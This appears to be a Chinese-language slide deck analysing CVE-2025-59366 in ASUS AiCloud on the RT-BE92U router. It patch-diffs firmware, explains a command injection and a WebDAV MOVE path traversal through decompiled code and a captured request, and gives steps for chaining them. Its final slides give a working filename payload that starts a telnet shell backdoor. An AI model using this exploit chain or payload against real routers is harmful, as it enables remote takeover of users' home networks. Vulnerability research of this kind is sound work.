
ASUS AiCloud 漏洞挖掘

吳梓睿、蔡明龍、黃乙家

分析的機型：ASUS RT-BE92U

- 憑藉全新的 ASUS Network Security 套裝和先進功能，確保您的網路安全。
- 設備基本資訊：

三頻
9700 Mbps

高達
2 倍的頻寬
320 MHz 通道

提升高達
20% 傳輸速度
4K-QAM
*與 1024-QAM 相比

高達
2.4 倍
WiFi 速度提升

零延遲連線
6 GHz 頻段增強型 MLO

讓您安心的 WiFi



網路安全性

守護每個人及所有連線裝置

在連網世界中，家用網路是通向數位生活的入口。握有家用網路的整體能見度與掌控權，才能對抗新興威脅，為您的連線裝置與私人資料提供滴水不漏的保護。ASUS 網路安全性透過強大的路由器保護、裝置防護和安全連線，讓您高枕無憂。

[進一步瞭解 ASUS 網路安全性 >](#)



ASUS AiCloud 服務介紹

官網介紹：

AiCloud 個人世界如影隨行

ASUS AiCloud 讓您隨時隨地透過網路連線存取個人資料。AiCloud 連結家用網路和線上網頁儲存服務，讓您利用 iOS、Android 智慧型手機的 AiCloud 行動應用程式，或透過個人化瀏覽器 URL 存取個人檔案。您可以從 AiCloud 應用程式直接將相片立即分享至 Facebook、Flickr 或 Dropbox 等服務。這是一項完全免費的可擴充無限個人雲端服務！

智慧存取 隨時隨地輕鬆瀏覽您的 檔案。

使用您行動裝置上的 AiCloud 應用程式，瀏覽儲存於共用 PC 或 Mac 電腦資料夾中的檔案。無需將檔案複製到行動裝置上，也能瀏覽相片、影片與文件，為您節省裝置的儲存空間！

管理您的檔案 隨時隨地！

您可以在任何網頁瀏覽器、iOS 或 Android 行動裝置使用 AiCloud，存取與您的 ASUS 分享器連接的雲端硬碟 USB 儲存裝置，隨時隨地瀏覽、編輯、上傳或下載檔案！

ASUS AiCloud 服務介紹

- 支援的機型：
 - 大部分中高階的機型都支援
 - 並且具有USB端口
- Port: 443 or 8443

我：媽，我想要買那種有最新AI功能的電子產品！

**媽媽：不行，我們家已經有AI了啊
家裡的AI：**



ASUS AiCloud 服務介紹

- 簡單來說：小NAS(進行簡單的檔案儲存跟操作)
- By Gemini:

為什麼要用 AiCloud？（優點）

- 免費且無上限：你不需要支付月費，儲存空間的大小取決於你插在路由器上的硬碟容量。
- 高隱私性：檔案儲存在自己家中的實體硬碟，而不是第三方的伺服器上，更具掌控感。
- 多媒體串流：支援直接串流播放硬碟裡的影片或音樂，不需要先下載到手機。
- 輕鬆分享：可以針對特定檔案產生分享連結（URL），直接傳給朋友下載。

CVE-2025-59366

- 2025/11/25 公告
- Auth-bypass
- CVSS 9.2
 - Attack Vector: Network
 - Attack Complexity: Low
 - Attack Requirements: Present
 - Privilege Required: None
 - User Interaction: None
 - Vulnerable System Impact:
 - C: High / I: High / A: High
 - Subsequent System Impact:
 - C: None / I: None / A: None
- CWE-22 Path Traversal, CWE-78 OS Command Injection

分析思路

- 先去把網路上的Firmware抓下來

- 2025/08/03(Patch前)

[RT-BE92U_3006_102.6_0.zip](#)

2025-11-25

- 2025/11/25(Patch後)

[RT-BE92U_3006_102.5_0.zip](#)

2025-08-03

- 比較Hash, 優先選擇有變動過的 && iCloud相關功能的Code
- BinDiff去看Patch Code, 反推Exploit邏輯
- 分析的結果:
 - /usr/lib/mod_aicloud_*.so
 - aicloud_auth, sharelink, invite: 三個 sha256 一樣
 - /usr/lib/mod_webdav.so -> 本次漏洞發生點
 - /usr/lib/mod_smbdav.so -> 本次漏洞發生點

分析思路

- 動態 Debug
 - 打開方便我們去找服務對應的 code 在哪

```
1 const char *dprintf_impl(const char *result, const char *a2, int a3, const char *a4, const char *a5, ...)
2 {
3     const char *v5; // r5
4     int v8; // r2
5     int v9; // r4
6     const char *v10; // [sp+Ch] [bp-1Ch] BYREF
7     va_list va; // [sp+2Ch] [bp+4h] BYREF
8
9     va_start(va, a5);
10    v10 = a4;
11    if ( a4 )
12    {
13        v5 = result;
14        alloc_time_string(0, 1, &v10, a4, result, a2, a3);
15        if ( check_file_exist("/tmp/LIGHTTPD_DEBUG_FILE") )
16        {
17            if ( get_file_size("/tmp/lighttpd_debug.log") > 0x100000 )
18                debug_log_downsizing();
19            v9 = open64("/tmp/lighttpd_debug.log", 1089, v8);
20            dprintf(v9, "[%28s][%25s] <<%38s>>, line %i: ", v10, v5, a2, a3);
21            vdprintf(v9, a5);
22            dprintf(v9, "\n");
23            close(v9);
24        }
25        else if ( check_file_exist("/tmp/LIGHTTPD_DEBUG_CONSOLE") )
26        {
27            fprintf((FILE *)stderr, "[%28s][%25s] <<%38s>>, line %i: ", v10, v5, a2, a3);
28            vfprintf((FILE *)stderr, a5, va);
29            fputc(10, (FILE *)stderr);
30            fflush((FILE *)stderr);
31        }
32        return (const char *)dealloc_time_string(v10);
33    }
34    return result;
35 }
```

漏洞分析

- BinDiff結果:
- in `mod_smbdav.so` sub_7AB4
- 2414~2450 附近
 - 新版本多了 `is_valid_string()` 與字串 ``Error: Unsafe input detected in d_name(%s).``

```
2395     while ( 1 )
2396     {
2397         do
2398         {
2399             dir_entry = readdir64(mnt_dir_handle);
2400             if ( !dir_entry )
2401             {
2402                 buffer_append_string_len(xml_response_buffer, "</disk_space>", 13);
2403                 closedir(mnt_dir_handle);
2404 LABEL_555:
2405                 v260 = 9;
2406                 v261 = "</result>";
2407 LABEL_512:
2408                 buffer_append_string_len(xml_response_buffer, v261, v260);
2409                 chunkqueue_append_buffer(con->request_chunk_queue, xml_response_buffer);
2410                 v35 = xml_response_buffer;
2411                 goto LABEL_52;
2412             }
2413         }
2414         while ( *(_BYTE *)(dir_entry + 19) == 46 );
2415         disk_name_from_dirent = (const char *) (dir_entry + 19);
2416         buffer_append_string_len(xml_response_buffer, "<item>", 6);
2417         shell_command_buffer = 0;
2418         memset(shell_cmd_extra_buffer, 0, sizeof(shell_cmd_extra_buffer));
2419         snprintf((char *)&shell_command_buffer, 0x64u, "df|grep -i '%s%s'", "/mnt/", disk_name_from_dirent);
2420         buffer_append_string_len(xml_response_buffer, "<DiskName>", 10);
2421         buffer_append_string(xml_response_buffer, disk_name_from_dirent);
2422         buffer_append_string_len(xml_response_buffer, "</DiskName>", 11);
2423         memset(popen_output_buffer, 0, 0x2000);
2424         popen_stream = popen((const char *)&shell_command_buffer, "r");
```

舊版:

漏洞分析

- BinDiff結果:
- in `mod_smbdav.so` sub_7AB4
- 2414~2450 附近
 - 新版本多了 `is_valid_string()` 與字串 ``Error: Unsafe input detected in d_name(%.s).``


```
2416 if ( !v331 )
2417     goto LABEL_555;
2418 buffer_append_string_len(v296, "<disk_space>", 12);
2419 while ( 1 )
2420 {
2421     while ( 1 )
2422     {
2423         do
2424         {
2425             v332 = readdir64(v331);
2426             if ( !v332 )
2427             {
2428                 buffer_append_string_len(v296, "</disk_space>", 13);
2429                 closedir(v331);
2430 LABEL_555:
2431                 v297 = 9;
2432                 v298 = "</result>";
2433 LABEL_512:
2434                 buffer_append_string_len(v296, v298, v297);
2435                 chunkqueue_append_buffer(*(_DWORD *) (a2 + 76), v296);
2436                 v40 = v296;
2437                 goto LABEL_52;
2438             }
2439         } while ( !v332 );
2440         while ( !v332 )
2441         {
2442             v333 = (const char *) (v332 + 19);
2443             if ( !is_valid_string(v333 + 19) )
2444                 break;
2445             dprintf_impl("mod_smbdav.c", &kunk_11810, 5442, 1, "Error: Unsafe input detected in d_name(%.s).", v333);
2446             buffer_append_string_len(v296, "<item>", 6);
2447             dest = 0;
2448             memset(v512, 0, sizeof(v512));
2449             snprintf((char *) &dest, 0x64u, "df|grep -i '%s%s'", "/mnt/", v333);
2450             buffer_append_string_len(v296, "<diskName>", 10);
2451             buffer_append_string(v296, v333);
2452             buffer_append_string_len(v296, "</diskName>", 11);
2453             memset(v514, 0, 0x2000);
2454             v334 = popen((const char *) &dest, "r");
2455             v335 = v334;
2456             if ( v334 )
2457                 break;
```

新版:

漏洞分析

- disk_name_from_dirent 來自 /mnt底下的entry name(檔名)

```
buffer_append_string_len(xml_response_buffer, "</disk_space>", 13);
closedir(mnt_dir_handle);
555: v260 = 9;
v261 = "</result>";
512: buffer_append_string_len(xml_response_buffer, v261, v260);
chunkqueue_append_buffer(con->request_chunk_queue, xml_response_buffer);
v35 = xml_response_buffer;
goto LABEL_52;
int xml_response_buffer; //
}
while ( *((_BYTE *) (dir_entry + 19)) == 46 );
disk_name_from_dirent = (const char *) (dir_entry + 19);
buffer_append_string_len(xml_response_buffer, "<item>", 6);
shell_command_buffer = 0;
memset(shell_cmd_extra_buffer, 0, sizeof(shell_cmd_extra_buffer));
snprintf((char *) &shell_command_buffer, 0x64u, "df|grep -i '%s%s'", "/mnt/", disk_name_from_dirent);
```




漏洞分析

Command Injection

- 注入點: `df|grep -i '%s%s'`
- 沒有 filter 來過濾 entry name
- 結論: /mnt/[cmd_injection]



```
disk_name_from_dirent = (const char *) (dir_entry + 19);
buffer_append_string_len(xml_response_buffer, "<item>", 6);
shell_command_buffer = 0;
memset(shell_cmd_extra_buffer, 0, sizeof(shell_cmd_extra_buffer));
snprintf((char *)&shell_command_buffer, 0x64u, "df|grep -i '%s%s'", "/mnt/", disk_name_from_dirent);
buffer_append_string_len(xml_response_buffer, "<DiskName>", 10);
buffer_append_string(xml_response_buffer, disk_name_from_dirent);
buffer_append_string_len(xml_response_buffer, "</DiskName>", 11);
memset(popen_output_buffer, 0, 0x2000);
popen_stream = popen((const char *)&shell_command_buffer, "r");
```



漏洞分析

Command Injection

- 從 code 上下文來看 搭配著 burp 來去抓 Response
- Request 是剛登入時或重新整理會發送的 Request



漏洞分析

- Path Traversal
- in `mod_webdav.so` sub_5780
- 從 `lighttpd_debug.log` 中動態測
 - 推敲應該是移動檔案的一個功能

舊版：

```

943     }
944 LABEL_283:
945     buffer_copy_string(endptr, v164);
946     buffer_copy_buffer(*(DWORD *)(a3 + 36), *(DWORD *)(a2 + 352));
947     buffer_copy_buffer(*(DWORD *)(a3 + 40), *(DWORD *)(a3 + 16));
948     if ( *(WORD *)(a2 + 536) )
949     {
950         buffer_to_lower(*(DWORD *)(a3 + 40));
951         buffer_copy_buffer(*(DWORD *)(a3 + 28), *(DWORD *)(a3 + 36));
952         sub_35D4(*(DWORD *)(a3 + 28));
953         buffer_copy_buffer(*(DWORD *)(a3 + 32), *(DWORD *)(a3 + 28));
954         v169 = *(BYTE **)(a3 + 40);
955         if ( **v169 == 47 )
956         {
957             v170 = sub_2C18(v169);
958             buffer_append_string_len(*(DWORD *)(a3 + 28), HIDWORD(v170) + 1, v170 - 1);
959         }
960     }
961     else
962     {
963         buffer_append_string_buffer(*(DWORD *)(a3 + 28), *(DWORD *)(a3 + 40));
964     }
965     if ( !string_starts_with(*(DWORD **)(a3 + 28), "/mnt") )
966     goto LABEL_11;
967     if ( sub_BDD0(*(DWORD **)(a2 + 344), &v517) != -1 )
968     {
969         if ( (v521 & 0xF000) == 0x4000 )
970         {
971             if ( sub_BDD0(*(DWORD **)(a3 + 28), &v517) == -1 )
972             {
973                 v171 = in_the_same_folder(*(DWORD *)(a2 + 344), *(DWORD *)(a3 + 28));
974                 v172 = *(const char **)(a3 + 28);
975                 if ( v171 )
976                 {
977                     if ( !rename(*(const char **)(a2 + 344), *v172) )
978                     {
979                         *(DWORD *)(a2 + 128) = 201;
980                         log_sys_write(
981                             a1,
982                             "sbsbss",
983                             "Move",
984                             *(DWORD *)(a2 + 356),
985                             "to",
986                             *(DWORD *)(a3 + 40),
987                             "from ip",
988                             *(DWORD **)(a2 + 244));
989                         goto LABEL_295;
990                     }
991                 }
992                 v29 = 403;

```

漏洞分析

- Path Traversal
- in `mod_webdav.so` `sub_5780`
- 從 `lighttpd_debug.log` 中動態測
 - 推敲應該是移動檔案的一個功能

新版：

```
965 LABEL_289:
966     buffer_copy_string(v476, v167);
967     buffer_copy_buffer(*(DWORD *)(a3 + 36), *(DWORD *)(a2 + 352));
968     buffer_copy_buffer(*(DWORD *)(a3 + 40), *(DWORD *)(a3 + 16));
969     if ( *(WORD *)(a2 + 536) )
970         buffer_to_lower(*(DWORD *)(a3 + 40));
971     buffer_copy_buffer(*(DWORD *)(a3 + 28), *(DWORD *)(a3 + 36));
972     sub_35D4(*(DWORD *)(a3 + 28));
973     buffer_copy_buffer(*(DWORD *)(a3 + 32), *(DWORD *)(a3 + 28));
974     v172 = *(BYTE **)(a3 + 40);
975     if ( **v172 == 47 )
976     {
977         v173 = sub_2C18(v172);
978         buffer_append_string_len(*(DWORD *)(a3 + 28), HIDWORD(v173) + 1, v173 - 1);
979     }
980     else
981     {
982         buffer_append_string_buffer(*(DWORD *)(a3 + 28), *(DWORD *)(a3 + 40));
983     }
984     if ( !string_starts_with(*(DWORD **)(a3 + 28), "/mnt/") )
985         goto LABEL_11;
986     v174 = *(DWORD **)(a3 + 28) + 4;
987     while ( 1 )
988     {
989         v176 = *(unsigned __int8 *)++v174;
990         v175 = v176;
991         if ( !v176 )
992             break;
993         if ( v175 == 47 )
994             endptr = (char **)((char *)endptr + 1);
995     }
996     if ( (int)endptr <= 1 )
997     {
998         dprintf_impl(
999             (int)"mod_webdav.c",
1000             (int)&unk_DE53,
1001             3043,
1002             1,
1003             "Your destination path is not allowed, slash_count is %d",
1004             endptr);
1005         goto LABEL_11;
1006     }
1007     if ( sub_BE98(*(DWORD **)(a2 + 344), &v522) != -1 )
1008     {
1009         if ( (v526 & 0xF000) == 0x4000 )
1010         {
1011             if ( sub_BE98(*(DWORD **)(a3 + 28), &v522) == -1 )
1012             {
1013                 v177 = in_the_same_folder(*(DWORD *)(a2 + 344), *(DWORD *)(a3 + 28));
1014                 v178 = *(const char **)(a3 + 28);
1015                 if ( v177 )
1016                 {
1017                     if ( !rename(*(const char **)(a2 + 344), *v178) )
1018                     {
1019                         *(DWORD *)(a2 + 128) = 201;
1020                         log_sys_write(
1021                             a1,
1022                             "sbsbss",
1023                             "Move",
1024                             *(DWORD *)(a2 + 356),
1025                             "to",
1026                             *(DWORD *)(a3 + 40),
1027                             "from ip",
1028                             **(_DWORD **)(a2 + 244));
1029                         goto LABEL_313;
1030                     }
1031                     v29 = 403;
1032                 }
1033             }
1034         }
1035     }
```

漏洞分析

- Path Traversal
- 可以直接從 Burp 裡面改 Destination, 讓 File move 到其他位置 (/mnt)


Request

Pretty Raw Hex

```
1 MOVE /RT-BE92U/sda1/Test_Folder//TEST2 HTTP/1.1
2 Host: 10.87.1.100
3 Cookie: asus_token=
4 Content-Length: 0
5 Sec-Ch-Ua-Platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
8 Sec-Ch-Ua-Mobile: ?0
9 Overwrite: F
10 If: <opaqueLocktoken:1900260048>
11 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
12 Content-Type: text/plain;charset=UTF-8
13 Destination: https://10.87.1.100/RT-BE92U/sda1/_cross_gate.extracted/TEST2
14 Accept: */*
15 Origin: https://10.87.1.100
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://10.87.1.100/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=1, i
22 Connection: keep-alive
23
24
```

漏洞分析

- How to Exploit
 - 先上傳含有[cmd_injection].file到AiCloud
 - 接著, MOVE [cmd_injection].file, 攔截封包並將Dst改到/mnt下
 - 登入AiCloud帳號, 使其刷新GETDISKSPACE Method觸發漏洞



漏洞重現 & POC

- 目標: 建立 Telnet 後門
- 構想 payload:

```
df | grep '/mnt<CMD_INJECTION>'
```

漏洞重現 & POC

- 目標: 建立 Telnet 後門
- 構想 payload:

```
df| grep '/mnt/<CMD_INJECTION>'
```

```
df| grep '/mnt/x'|telnetd -p 9898 -l sh|''
```

漏洞重現 & POC

- 目標: 建立 Telnet 後門
- 構想 payload:

```
df| grep '/mnt/<CMD_INJECTION>'
```

```
df| grep '/mnt/x'|telnetd -p 9898 -l sh|''
```

```
df| grep '/mnt/x%27%7Ctelnetd%20-p%209898%20-l%20sh%7C%27'
```

檔案名稱: x%27%7Ctelnetd%20-p%209898%20-l%20sh%7C%27

漏洞重現 & POC

- 影片放這裡